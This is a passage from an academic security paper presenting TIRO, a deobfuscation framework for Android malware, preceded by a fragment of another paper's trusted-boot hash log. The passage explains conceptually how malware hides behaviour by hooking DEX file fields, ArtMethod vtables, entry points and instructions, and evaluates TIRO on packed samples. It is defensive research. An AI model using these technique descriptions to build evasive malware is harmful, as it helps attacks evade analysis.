TBOOT:                   Data: 0 bytes
TBOOT:           Event: /* The hash of a kernel file (vmlinuz) and command lines */
TBOOT:               PCRIndex: 17
TBOOT:                   Type: 0x501
TBOOT:                 Digest: 0b 55 c6 7a d3 89 03 8e 2c d3 99 17 c0 06 8f 20 68 d4 b1 50
TBOOT:                   Data: 0 bytes
TBOOT:           Event: /* The hash of a initial RAM disk file (initrd) */
TBOOT:               PCRIndex: 17
TBOOT:                   Type: 0x501
TBOOT:                 Digest: 6b 8d c4 2d 1f 54 aa 6b 60 98 13 b8 f2 0e 89 2a 5d 14 5c e9
TBOOT:                   Data: 0 bytes
... omitted ...
```

Figure A.1: List of the txt-stat logs and extended hashes in Intel NUC5i5MYHE. Details/authorities PCR mappings are used.

# Tackling runtime-based obfuscation in Android with TIRO

Michelle Y. Wong and David Lie
*University of Toronto*

## Abstract

Obfuscation is used in malware to hide malicious activity from manual or automatic program analysis. On the Android platform, malware has had a history of using obfuscation techniques such as Java reflection, code packing and value encryption. However, more recent malware has turned to employing obfuscation that subverts the integrity of the Android runtime (ART or Dalvik), a technique we call *runtime-based obfuscation*. Once subverted, the runtime no longer follows the normally expected rules of code execution and method invocation, raising the difficulty of deobfuscating and analyzing malware that use these techniques.

In this work, we propose TIRO, a deobfuscation framework for Android using an approach of **T**arget-**I**nstrument-**R**un-**O**bserve. TIRO provides a unified framework that can deobfuscate malware that use a combination of traditional obfuscation and newer runtime-based obfuscation techniques. We evaluate and use TIRO on a dataset of modern Android malware samples and find that TIRO can automatically detect and reverse language-based and runtime-based obfuscation. We also evaluate TIRO on a corpus of 2000 malware samples from VirusTotal and find that runtime-based obfuscation techniques are present in 80% of the samples, demonstrating that runtime-based obfuscation is a significant tool employed by Android malware authors today.

## 1 Introduction

There are currently an estimated 2.8 million applications on the Google Play store, with thousands being added and many more existing applications being updated daily. A large market with many users naturally draws attackers who create and distribute malicious applications (i.e. malware) for fun and profit. While dynamic analyses [10, 27, 28, 34] can be used to detect and analyze malware, anti-malware tools often use static analysis as well for efficiency and greater code coverage [1, 2, 12]. As a result, malware authors have increasingly turned to obfuscation to hide their actions and confuse both static and dynamic analysis tools. The presence of obfuscation does not indicate malicious intent in and of itself, as many legitimate applications employ code obfuscation to protect intellectual property. However, because of its prevalence among malware, it is crucial that malware analyzers have the ability to deobfuscate Android applications in order to determine if an application is indeed malicious or not.

There exist a variety of obfuscation techniques on the Android platform. Many common techniques, such as Java reflection, value encryption, dynamically decrypting and loading code, and calling native methods have been identified and discussed in the literature [11,22,26]. These techniques have a common property in that they exploit facilities provided by the Java programming language, which is the main development language for Android applications, and thus we call these *language-based obfuscation* techniques. In contrast, malware authors may eschew Java and execute entirely in native code, obfuscating with techniques seen in x86 malware [3, 8, 17, 20, 24]. We call this technique *full-native code obfuscation*.

In this paper, we identify a third option—obfuscation techniques that subvert ART, the Android RunTime, which we call *runtime-based obfuscation* techniques. These techniques subtly alter the way method invocations are resolved and code is executed. Runtime-based obfuscation has advantages over both language-based and full-native code obfuscation. While language-based obfuscation techniques have to occur immediately before the obfuscated code is called, runtime-based obfuscation techniques can occur in one place and alter code execution in a seemingly unrelated part of the application. This significantly raises the difficulty of deobfuscating code, as code execution no longer follows expected conventions and analysis can no longer be performed piece-

meal on an application, but must examine the entire application as a whole. Compared to full-native code obfuscation, runtime-based obfuscation allows a malware developer to still use the convenient Java-based API libraries provided by the framework. Malware that use native code obfuscation will either have to use language- or runtime-based obfuscation to hide its Android API use, or risk compatibility loss if it tries to access APIs directly. Our study of obfuscated malware suggests that authors almost universally employ language- and runtime-based methods to hide their use of Android APIs in Java.

To study both language- and runtime-based obfuscation in Android malware, we propose TIRO, a tool that can handle both types of obfuscation techniques within a single deobfuscation framework. TIRO is an acronym for the automated approach taken to defeat obfuscation — **T**arget-**I**nstrument-**R**un-**O**bserve. TIRO first analyzes the application code to target locations where obfuscation may occur, and applies instrumentation either in the application or runtime to monitor for obfuscation and collect run-time information. TIRO then runs the application with specially generated inputs that will trigger the instrumentation. Finally, TIRO observes the results of running the instrumented application to determine whether obfuscation occurred and if so, produce the deobfuscated code. TIRO performs these steps iteratively until it can no longer detect any new obfuscation. This iterative mechanism enables it to work on a variety of obfuscated applications and techniques.

TIRO's hybrid static-dynamic design is rooted in an integration with IntelliDroid [31], which implements targeted dynamic execution for Android applications. TIRO uses this targeting to drive its dynamic analysis to locations of obfuscation, saving it from having to execute unrelated parts of the application. However, IntelliDroid uses static analysis and is susceptible to language-based and runtime-based obfuscation, which can make its analysis incomplete. By using an iterative design that feeds dynamic information back into static analysis for deobfuscation, TIRO can incrementally increase the completeness of this targeting, which further improves its deobfuscation capabilities. In this synergistic combination, IntelliDroid improves TIRO's efficiency by targeting its dynamic analysis toward obfuscation code and TIRO improves IntelliDroid's completeness by incorporating deobfuscated information back into its targeting. Successive iterations allow each to refine the results of the other.

We make three main contributions in this paper:

1. We identify and describe a family of runtime-based obfuscation techniques in ART, including DEX file hooking, class modification, ArtMethod hooking, method entry-point hooking and instruction hooking/overwriting.
2. We present the design and implementation of TIRO, a framework for Android-based deobfuscation that can handle both language-based and runtime-based obfuscation techniques.
3. We evaluate TIRO on a corpus of 34 modern malware samples provided by the Android Malware team at Google. We also run TIRO on 2000 obfuscated malware samples downloaded from VirusTotal to measure the prevalence of various runtime-based obfuscation techniques in the wild and find that 80% use a form of runtime-based obfuscation.

We begin by providing background on the Android runtime and classical language-based obfuscation techniques in Section 2. We then introduce and explain runtime-based obfuscation techniques in Section 3. We present TIRO, a deobfuscation framework that can handle both language- and runtime-based obfuscation in Section 4 and provide implementation details in Section 5. We present an analysis of obfuscated Android malware in Section 6 and show how TIRO can deobfuscate these applications. We analyze our findings and our limitations in Section 7. Related work is discussed in Section 8. Finally, we conclude in Section 9.

## 2 Background

Android applications are implemented in Java, compiled into DEX bytecode, and executed in either the Dalvik Virtual Machine or the Android Runtime (ART).[1] The Dalvik VM, used in Android versions prior to 4.4, interprets the DEX bytecode and uses just-in-time (JIT) compilation for frequently executed code segments. ART, a separate runtime introduced in Android 4.4 and set as the default in Android 5.0, adds ahead-of-time (AOT) compilation (using the `dex2oat` tool) to a DEX interpreter. Starting in Android 7.0, ART also includes profile-based smart compilation that uses a mixture of interpretation, JIT, and AOT compilation to boost application performance.

We briefly discuss traditional language-based obfuscation and full-native code obfuscation techniques:

**Reflection.** Java provides the ability to dynamically instantiate and invoke methods using reflection. Because the target of reflected method invocations is only known at run-time, this frustrates static analysis and can make the targets of these calls unresolvable (e.g. by using an encrypted string), thus hiding call edges and data accesses.

**Value encryption.** Key values and strings in an application can be encrypted so they are not visible to static analysis. When executed, code in the application decrypts

[1] `https://source.android.com/devices/tech/dalvik/`

the values, allowing the application to use the plain text at run-time. Value encryption is often combined with reflection to hide the names of classes or methods targeted by reflected calls.

**Dynamic loading.** Code located outside the main application package (APK) can be executed through dynamic code loading. This is often used in packed applications, where the hidden code is stored as an encrypted binary file within the APK package and decrypted when the application is launched. The decrypted code is stored in a temporary file and loaded into the runtime through the use of the dynamic loading APIs in the `dalvik.system.DexClassLoader` and `dalvik.system.DexFile` classes. Normally, the temporary files holding the decrypted bytecode are deleted after the loading process to further hide or obfuscate it from analysis. In some cases, the invocation to the dynamic loading API may be obfuscated by performing the invocation reflectively or in native code, using multiple layers of obfuscation to increase the difficulty of analysis.

**Native methods.** Java applications may use the Java Native Interface (JNI) to invoke native methods in the application. When used for obfuscation, malicious behavior and method invocations can be performed in native code. Unlike Java or DEX bytecode, native code contains no symbol information—variables are mapped to registers and many symbols are just addresses. Thus, static analysis of native code yields significantly less useful results and the inclusion of native code in an application can hide malicious activity or sensitive API invocations from an analyzer.

**Full-native code obfuscation.** Because Android applications can execute code natively, it would also be possible to implement an entire Android application in native code and utilize native code obfuscation techniques. Native code obfuscation has a long history on x86 desktop systems, and can be extremely resistant to analysis [3]. The primary drawback to this approach is that access to Android APIs, which can reveal the user's location and give access to various databases containing the user's contacts, calendar and browsing history, can only be reliably accessed via API stubs in the Java framework library provided by the OS. On one hand, calling APIs from Java code without language- or runtime-based obfuscation would expose the APIs calls to standard Android application analysis [2, 12]. On the other hand, calling these APIs from native code requires the application to correctly guess the Binder message format that the services on the Android system are using. Because the ecosystem of Android is very fragmented,[2] this poses a challenge for malware that wishes to avoid executing Java code. As a result, applications that use native code obfuscation still need obfuscation for Java code if they want to be able to make Android API calls reliably.

[2] https://developer.android.com/about/dashboards/index.html

## 3 Runtime-based obfuscation

Before we describe runtime-based obfuscation, we first describe how code is loaded and executed in the ART runtime. Figure 1 illustrates three major steps in loading and invoking code. First, A shows how DEX bytecode must be identified and loaded from disk into the runtime. Second, B is triggered when a class is instantiated by the application and shows how the corresponding bytecode within the DEX file is found and incorporated into runtime state. Finally, C shows how virtual methods are dynamically resolved via a virtual method table (vtable) and execution is directed to the target method code. We describe these steps in more detail below.

### 3.1 DEX file and class loading

In Stage A, DEX files are loaded from disk into memory, a process that involves instantiating Java and native objects to represent the loaded DEX file. The Java `java.lang.DexFile` object is returned to the application if it uses the `DexFile.loadDex()` API; in normal cases, this object is passed to a class loader so that ART can later load classes from the new DEX bytecode.

The class loading process, Stage B, is triggered when a class is first requested (e.g. when it is first instantiated). The class linker within ART searches the loaded DEX files (in the order of loading) until it finds a class definition entry (`class_def_item`) matching the requested class name. The associated class data is parsed from the DEX file, now loaded in memory, and a `Class` object is used to represent this class in ART. In addition, data for class members are also parsed, and `ArtField` or `ArtMethod` objects created to represent them. To handle polymorphism, a vtable is stored for each class and used to resolve virtual method invocations efficiently. The table is initially populated by pointers to `ArtMethod` instances from the superclass (i.e. inherited methods). For overridden methods, their entries in the table are replaced with pointers to the `ArtMethod` instances for the current loaded class.

### 3.2 Code execution

When a non-static virtual invocation is made, marked by Stage C, the target method must be resolved. The resolution begins by determining the receiver object's type, which references a `Class` object. The method specified in the invocation is used to index into the vtable of this class, thereby obtaining the target `ArtMethod` object to





Figure 1: ART state for code loading and execution

invoke (see (4) in Figure 1). The actual invocation procedure depends on the method type (e.g. Java or native) and the current runtime environment (e.g. interpreter or compiled mode). A set of entry-points are stored with the `ArtMethod` to handle each case (see (5)); each is essentially a function pointer/trampoline that performs any necessary set-up, obtains and executes the method's DEX or OAT code, and performs clean-up. While Figure 1 shows only how the DEX code pointer is retrieved for a method (see (6)), OAT code pointers for compiled code are obtained in an analogous way.

## 3.3 Obfuscation techniques

Runtime-based obfuscation redirects method invocations by subverting runtime state at a number of points during the code loading and execution process outlined above. Because runtime-based obfuscation works by modifying the state of the runtime, it must acquire the addresses of the runtime objects it needs to modify, which is normally done using reflection, and modify them using native code invoked via JNI (since Java memory management would prevent code in Java from modifying ART runtime objects). In total, our analysis with TIRO has identified six different techniques used by malware to obfuscate the targets of method invocations. In Figure 1, (1) - (3) indicates runtime state that can be modified to hijack the code loading process such that the state is initialized with unexpected data (with respect to the input provided to the runtime from the application). (4) - (6) indicates runtime state that can be subverted to alter the code that a method invocation resolves to. We describe these techniques in more detail below:

(1) (2) **DEX file hooking.** When loading a DEX file, the `dalvik.system.DexFile` class is used in Java code to identify the loaded file; however, the bulk of the actual loading is performed by native code in the runtime, using a complementary native `art::DexFile` class. To reconcile the Java class with its native counterpart, the `DexFile::mCookie` Java field stores pointers to the associated native `art::DexFile` instances that represent this DEX file. When classes are loaded later, this Java field is used to access the corresponding native `art::DexFile` instance, which holds a pointer to the memory address where the DEX file has been loaded/mapped. Obfuscation techniques can use reflection to access the private `mCookie` field and redirect it to another `art::DexFile` object, switching an apparently benign DEX file with one that contains malicious code. In most cases, the malicious DEX file is loaded using non-API methods and classes within native code, or is dynamically generated in memory, further hiding its existence.

Similarly, instead of modifying the `mCookie` field, the obfuscation code can also modify the `begin_` field within the `art::DexFile` native class and redirect it to another DEX file. However, this approach can be more brittle since the obfuscation code must make assump-

tions about the location of the `begin_` field within the object.

③ **Class data overwriting.** Obfuscation code can also directly modify the contents of the memory-mapped DEX file to alter the code to be executed. DEX files follow a predetermined layout that separates class declarations, class data, field data, and method data.[3] Both the class data pointer (`class_data_item`), which determines where information for a class is stored, and method data pointer (`method_data_item`), which determines where information is stored for a method, are prime targets for such modification. Modifying the class data pointer allows the obfuscation code to replace the class definition with a different class while modifying the method definition allows the obfuscation code to change the location of the code implementing a method. This can be done en masse or in a piecemeal fashion, where each class or method is modified immediately before it is first used. We note that there are no bounds checks on the pointers, so while class and method pointers normally point to definitions and code within the DEX file, obfuscation code is free to change them to point to objects (including dynamically created ones) anywhere in the application's address space.

Class declarations (`class_def_item`) are not normally modified by obfuscation code since this top level object is often read and cached into an in-memory data structure for fast lookup. If the obfuscation code misses the small window where the DEX file is loaded but this data structure has not yet been populated, any modifications to the class declarations will not take effect in the runtime.

④ **ArtMethod hooking.** After the receiving class of an invocation is determined, the target method is found by indexing into the class's vtable. Obfuscation code can obtain a handle to a `Class` object using reflection and determine the offset at which the vtable is stored. By modifying entries in this table, the target `ArtMethod` object for an invocation can be hooked so that a different method is retrieved and executed. The target method that is actually executed must be an `ArtMethod` object, which might have been dynamically generated by the obfuscation code or loaded previously from a DEX file. In the latter case, the use of virtual method hooking is to hide the invocation and have malicious code appear to be dead. The feasibility of this type of modification for obfuscation was established in [6].

⑤ **Method entry-point hooking.** Once the target `ArtMethod` object has been determined for an invocation, the method is executed by invoking one of its entry-points, which are mere function pointers. Similar to `Class` objects, reflection via the JNI can be used to obtain the Java `Method` object and through this, the obfuscation code can determine the location of the corresponding `ArtMethod` object, which is a wrapper/abstraction around the method. By modifying and hooking the values of these entry-points, it can change the code that is executed when the method is invoked.

Although the new entry-point code can be arbitrary native code, there exists a number of method hooking libraries [18, 19, 35] that allow an application developer to specify pairs of hooked and target methods in Java. They use method entry-point hooking so that a generic look-up method is executed when the hooked methods are invoked. This look-up method determines the registered target method for a hooked method invocation and executes it.

⑥ **Instruction hooking and overwriting.** The final stage in the method invocation process is to retrieve the DEX or OAT code pointers for a method and execute the instructions; this is performed by the method's entry-points. These code pointers are stored and retrieved from the `ArtMethod` object. Instruction hooking can be achieved by modifying this pointer such that a different set of instructions is referenced and executed when the method is invoked. Alternatively, instruction overwriting can be achieved by accessing the memory referenced by this pointer and performing in-place modification of the code—this normally requires the original instruction array to be padded with NOPs (or other irrelevant instructions) to ensure sufficient room for the newly modified code. While the invocation target does not change, the obfuscation code can essentially execute a completely different method than what was first loaded into the runtime. The modification of a method's instructions can occur before or after class loading, since the runtime links directly to the instruction array in `ArtMethod` objects. It is even possible to overwrite the instructions multiple times such that a different set of instructions is executed every time the method is invoked.

## 4 TIRO: A hybrid iterative deobfuscator

To address language-based and runtime-based obfuscation techniques, we describe TIRO, a deobfuscator that handles both types of obfuscation. At a high level, TIRO combines static and dynamic techniques in an iterative fashion to detect and handle modern obfuscation techniques in Android applications. The input to TIRO is an APK file that might be distributed or submitted to an application marketplace. The output is a set of deobfuscated information (such as statically unresolvable run-time values, dynamically loaded code, etc.) that can be passed into existing security analysis tools to increase

[3] https://source.android.com/devices/tech/dalvik/dex-format

their coverage, or used by a human analyst to better understand the behaviors of an Android application.

The main design of TIRO is an iterative loop that incrementally deobfuscates applications in four steps:

**Target:** We use static analysis to target locations where obfuscation is likely to occur. For language-based obfuscation, these are invocations to the methods used for the obfuscation (e.g. reflection APIs with non-constant target strings). For runtime-based obfuscation, we target native code invocations as these are necessary to modify the state of the ART runtime.

**Instrument:** We statically instrument the application and the ART runtime to monitor for language-based and runtime-based obfuscation, respectively. This instrumentation reports the dynamic information necessary for deobfuscation.

**Run:** We execute the obfuscated code dynamically and trigger the application to deobfuscate/unpack and execute the code.

**Observe:** We observe and collect the deobfuscated information reported by the instrumentation during dynamic analysis. If TIRO discovers that the deobfuscation reveals more obfuscated code, it iterates through the above steps on the new code until it has executed all targeted locations that could contain obfuscation.

TIRO's iterative process allows for deobfuscation of multiple layers or forms of obfuscation used by an application, since the deobfuscation of one form may reveal further obfuscation. This is motivated by our findings that obfuscated code often combines several obfuscation techniques and that deobfuscated code often itself contains code that has been obfuscated with a different technique. For instance, an application that dynamically modifies DEX bytecode in memory often uses reflection to obtain classes and invoke methods in the obfuscated code. Without supporting both forms of obfuscation, either the deobfuscated reflection target is useless without the bytecode for the target method, or the extracted obfuscated code appears dead since the only invocation into it is reflective.

## 4.1 Targeting obfuscation

A fundamental part of TIRO's framework is the ability to both detect potential obfuscation (i.e. targeting) and to perform deobfuscation (i.e. observation). Without targeting, TIRO would need to instrument and observe all program paths, which could be infinite in number. Targeting enables TIRO to only instrument and observe the program paths that are involved in deobfuscating or unpacking obfuscated code. For this reason, we build the static analysis portion of TIRO on top of IntelliDroid [31], a tool for targeted execution of Android applications. Given a list of targets (i.e. locations in the code), IntelliDroid automatically extracts call paths to these targets and generates constraints on the inputs that trigger these paths. An associated dynamic client solves these constraints at run-time, assembles the input object from the solved values, and injects the input objects to trigger the paths. Using IntelliDroid, TIRO specifies locations of obfuscation as targets. While recent Android obfuscators generally automatically unpack application code at startup (and thus require no special inputs), an added benefit of targeting is that we can use IntelliDroid to generate inputs to trigger paths in future obfuscated code that may only unpack sections of code under specific circumstances [25].

For language-based obfuscation, obfuscation locations are visible in static analysis and the targets provided to IntelliDroid are invocations to reflection APIs, dynamic loading APIs, and native methods. For runtime-based obfuscation, while the obfuscated code is executed in the runtime (i.e. in Java/DEX bytecode), the actual obfuscation is done in native code as described in Section 3.3. IntelliDroid is currently unable to target locations inside native code. As a result, we instead target all Java entry-points into application-provided native code, such as invocations to native methods and to native code loading APIs (e.g. `System.load()`, which calls the `JNI_OnLoad` function in the loaded native library). While this is an over-approximation, targeting native code will ensure that any runtime-based obfuscation can be detected in the instrumentation phase.

## 4.2 Instrumenting obfuscation locations

Once all of the target obfuscation locations have been identified, TIRO instruments the application and the ART runtime such that any detected obfuscation is reported and deobfuscated values/code are extracted. For language-based obfuscation, TIRO instruments application code since that is where the actual obfuscation occurs. The instrumented code is inserted immediately before the target locations and the instrumentation reports the values of unresolved variables to `logcat`, Android's logging facility. A separate process monitors the log and keeps a record of the dynamic information reported. For example, to deobfuscate a statically unresolvable reflection invocation, the parameters to the invocation are logged (as well as the exact location where invocation occurs, to disambiguate between multiple uses of reflection). To deobfuscate dynamic loading, part of the instrumentation will store the loaded code in a TIRO-specific device location and report this location in the log. Native code transitions are also de-

obfuscated by instrumenting calls from Java into native code and Java methods that can be called from native code. This allows TIRO to create control-flow connections of the type: `Java caller` → `[native code]` → `Java callee`, which helps shed light into what actions are being taken in the native code of an application, even though TIRO does not perform native code analysis.

For runtime-based obfuscation, TIRO instruments the ART runtime. Since the result of this modification is the execution of unexpected code on a method invocation, one approach might be to record the code that was loaded into the runtime for a given method and check whether this code has been modified at the time of invocation. However, this poses a catch-22 situation: to detect the obfuscation, TIRO would have to target the obfuscated method but with runtime-based obfuscation, the obfuscation code could modify any class or method in the program. It would be impractical to target every method in the program. Instead, we use the fact that runtime-based obfuscation must rely on native code to do the actual state modification. As a result, to detect runtime-based obfuscation, TIRO instruments transitions between native to Java and Java to native code to detect whether runtime state has been modified while the application was executing native code.

The runtime state monitored is specific to the objects used to load and execute code, as described in Section 3.3. For example, to detect DEX file hooking, TIRO finds and monitors the `DexFile::mCookie` and `art::DexFile::begin_` fields of all instantiated objects for changes before and after native code execution. If modifications are detected, TIRO reports the call path which triggered the modification, the element(s) that were modified and affected by the modification, and if possible, the code that is actually executed as a result of the runtime-based obfuscation. In some cases, there are legitimate reasons why runtime state may change between initial code loading and code execution (e.g. lazy linking or JIT compilation). We detect these and eliminate these cases from TIRO's detection of runtime-based obfuscation.

Checking all runtime state for modifications can be expensive as there can be many classes and methods to check. To reduce this cost we: (1) only monitor runtime state used in the code loading and execution process, and that are retrievable via the dynamic loading or reflection APIs (i.e. state stored within `DexFile`, `Class`, and `Method` objects); (2) only monitor the objects for methods and classes used by the application, as determined by reachability analysis during TIRO's static phase. This process relies on TIRO's iterative design, since the reachability analysis and subsequent monitoring becomes more complete as the application becomes progressively deobfuscated in later iterations.

## 4.3 Running obfuscated code

TIRO substitutes the original application with its instrumented code and uses IntelliDroid's targeting capabilities to compute and inject the appropriate inputs to run the instrumented obfuscation locations. However, doing this on obfuscated code raises an additional challenge—many instances of obfuscated applications also contain integrity checks that check for tampering of application code and refuse to run if instrumentation is detected. We found that the most robust method for circumventing these checks is to return (i.e. spoof) the original code when classes are accessed by the application and return instrumented code when accessed by the runtime for execution. To avoid conflicts with any runtime state modification that may be performed by obfuscation code, TIRO checks if any state modifications target instrumented code and if so, TIRO aborts execution of the instrumented code and allows the modifications to be performed on the original application code instead. In the next iteration, after extracting the modified code, the previously obfuscated code will be instrumented and executed.

## 4.4 Observing deobfuscated results

TIRO observes how the application either resolves and runs sections of code (to defeat language-based obfuscation), or how the application's obfuscation code modifies the runtime state (for runtime-based obfuscation). The results of this observation and the information provided by TIRO's instrumentation are reported to the user for deobfuscation of the application.

The iterative approach taken by TIRO also relies on these observed results to incrementally deobfuscate layers of obfuscated code. For obfuscation that hides or confuses invocation targets (e.g. reflection, native method invocations, method hooking), TIRO's instrumentation reports the caller method, the invocation site, and the actual method that is executed. This information is used in the next iteration to generate a synthetic edge in the static call graph that represents the newly discovered execution flow. Often, this turns apparently dead code into reachable code and TIRO will target this code on the next iteration. For obfuscation that executes dynamically loaded code (e.g. dynamic loading, DEX file hooking, etc.), TIRO's instrumentation extracts the code that is actually executed into an *extraction file*, and a process monitoring TIRO's instrumentation log pulls this file from the device. The extracted code is then included in the static analysis in the following iteration. An example of how TIRO iteratively deobfuscates code from the *dexprotector* packer is given in Appendix A.

## 5 Implementation

We implemented the static and dynamic portions of TIRO on top of IntelliDroid [31] and added the ART instrumentation that deobfuscates runtime-based obfuscation.

### 5.1 AOSP modifications

The modifications to AOSP are located within the ART runtime code (`art/runtime` and `libcore/libart`). We have implemented these changes on three different versions of AOSP: 4.4 (KitKat), 5.1 (Lollipop), and 6.0 (Marshmallow) due to the portability issues of the DEX file hooking technique, which is performed by most of the malware in our datasets. In order to access the private `DexFile::mCookie` field for DEX file hooking, applications must use reflection or JNI, but the `mCookie` field type has changed from an `int` in 4.4, to a `long` in 5.0, and finally to an `Object` in 6.0. These changes and other conventions that the malware relies upon (such as private method signatures and locations of installed APKs) result in crashes when the applications are not executed on their intended Android version.

### 5.2 Extending IntelliDroid

TIRO uses IntelliDroid's [31] static analysis to target likely locations of obfuscation and its dynamic client to compute and inject inputs that trigger these locations. The deobfuscated information extracted by TIRO is incorporated into the static analysis prior to the call graph generation phase and the code instrumentation is performed after the extraction of targeted paths and constraints. To enable support for ART, which was introduced in Android 4.4, we have ported IntelliDroid from Android 4.3 to Android 6.0. In addition, we have ported IntelliDroid to use the Soot [29] static analysis framework, which provides direct support for instrumentation of DEX bytecode via the smali/dexpler [14] library. Previously, IntelliDroid used the WALA analysis framework, which does not have a backend for DEX bytecode. While instrumentation could have been achieved by using WALA with Java-to-DEX conversion tools [7, 21], we found that malicious applications and packers often use very esoteric aspects of the bytecode specification that are not always supported by conversion tools.

### 5.3 Soot modifications

To incorporate deobfuscated values back into the static portion of TIRO, we made several modifications to Soot [29]. Most of these changes were in the call graph generation code, where we tag locations at which deobfuscated values were obtained and add special edges to the call graph representing dynamically resolved/deobfuscated invocations. Other deobfuscated values/variables are tagged in the intermediate representation and can be accessed in the post-call-graph-generation phases of Soot.

Some obfuscated applications are armored to prevent parsing by frameworks such as Soot. For example, there were several instances of unparseable, invalid instructions in methods that appear to be dead code. While this code is never executed, a static analysis pass would still attempt to parse these instructions, resulting in errors that halt the analysis. In cases where a class definition or method implementation is malformed (which often occurs for applications performing DEX bytecode modification), we skip these classes/methods and do not produce an instrumented version. If the bytecode is modified at run-time, TIRO will extract them and instrument them in the following iteration.

## 6 Evaluation

To evaluate TIRO's accuracy, we acquired a labeled dataset of 34 malware samples, each obfuscated by one of 22 different Android obfuscation tools. This dataset was provided by the Android Malware team at Google and were transferred to us in two batches: one in March 2017 and another in October 2017. The samples in the dataset were chosen for their use of advanced obfuscation capabilities and difficulty of analysis, and attention was made to ensure that they represent a wide range of state-of-the-art obfuscators. Each sample was manually confirmed as malware and classified by a security analyst from Google, independent of our own analysis using TIRO. To evaluate TIRO's accuracy, we shared the results of TIRO's analysis with Google and they confirmed or denied our findings on the samples.

In our evaluation, the static portion of TIRO was executed on an Intel i7-3770 (3.40GHz) machine with 32 GB of memory, 24 GB of which were provided to the static analysis JVM. The dynamic portion was executed on a Nexus 5 device running TIRO's instrumented versions of Android 4.4, Android 5.1, and Android 6.0.

We begin by evaluating TIRO's accuracy, as well as detailing the findings made by TIRO on the labeled dataset. Then, to measure the use of obfuscation on malware in the wild, we apply TIRO to 2000 obfuscated malware samples from VirusTotal [30]. Finally, we present an analysis of TIRO's performance.

### 6.1 General findings

Table 1 summarizes our findings after running TIRO on the labeled dataset. The table lists the name of the obfuscator, the number of samples from that obfuscator, the

Table 1: Deobfuscation results

| Sample | # | Obfuscation: Language-based: Reflection | Obfuscation: Language-based: Dynamic loading | Obfuscation: Language-based: Native code | Obfuscation: Runtime-based: DEX file hooking | Obfuscation: Runtime-based: Class data overwriting | Obfuscation: Runtime-based: ArtMethod hooking | Obfuscation: Runtime-based: Instruction hooking | Obfuscation: Runtime-based: Instruction overwriting | TIRO: Iterations | Sensitive APIs: Before | Sensitive APIs: After |
|---|---|---|---|---|---|---|---|---|---|---|---|---|
| aliprotect | 2 | • | n | • | • | • | | | | 3 | 0 | 44 |
| apkprotect | 1 | • | d | • | | | | | | 2 | 8 | 52 |
| appguard | 1 | • | | • | • | | | | | 2 | 0 | 5 |
| appsolid | 1 | • | n | • | | | | | | 2 | 0 | 82 |
| baiduprotect | 1 | • | n | • | • | • | | | | 2 | 1 | 2 |
| bangcle | 1 | • | n | • | | | | | | 2 | 1 | 4 |
| dexguard | 3 | • | | | | | | | | 2 | 0 | 4 |
| dexprotector | 3 | • | r | • | | | | | | 4 | 0 | 80 |
| dxshield | 2 | • | n | • | • | | | | | 2 | 3 | 25 |
| ijiamipacker | 2 | • | n | • | • | • | • | • | • | 2 | 1 | 93 |
| liapp | 1 | • | n | • | | | | | | 2 | 4 | 90 |
| naga | 1 | • | n | • | • | | | | | 2 | 2 | 2 |
| naga_pha | 1 | • | n | • | • | • | • | • | • | 2 | 0 | 6 |
| nqprotect | 1 | • | d | • | | | | | | 2 | 1 | 12 |
| qihoopacker | 3 | • | n | • | • | | | | | 2 | 3 | 217 |
| secshell | 2 | • | r n | • | • | • | | | | 2 | 200 | 287 |
| secneo | 1 | • | n | • | | | | | | 3 | 0 | 12 |
| sqlpacker | 2 | • | d | • | | | | | | 2 | 1 | 31 |
| tencentpacker | 2 | • | n | • | • | | | | | 3 | 3 | 504 |
| unicomsdk | 2 | • | d | • | | | | | | 2 | 226 | 227 |
| wjshell | 1 | • | d | • | • | | | | | 2 | 8 | 13 |

d Direct dynamic loading invocation  r Dynamic loading invoked via reflection  n Dynamic loading invoked in native code

obfuscation techniques found by TIRO and the number of iterations TIRO used to fully deobfuscate the sample. We also show the number of sensitive APIs that are statically visible before and after TIRO's deobfuscation. For obfuscation tools where there was more than one sample, the table shows the results for the sample with the most sensitive behaviors detected.

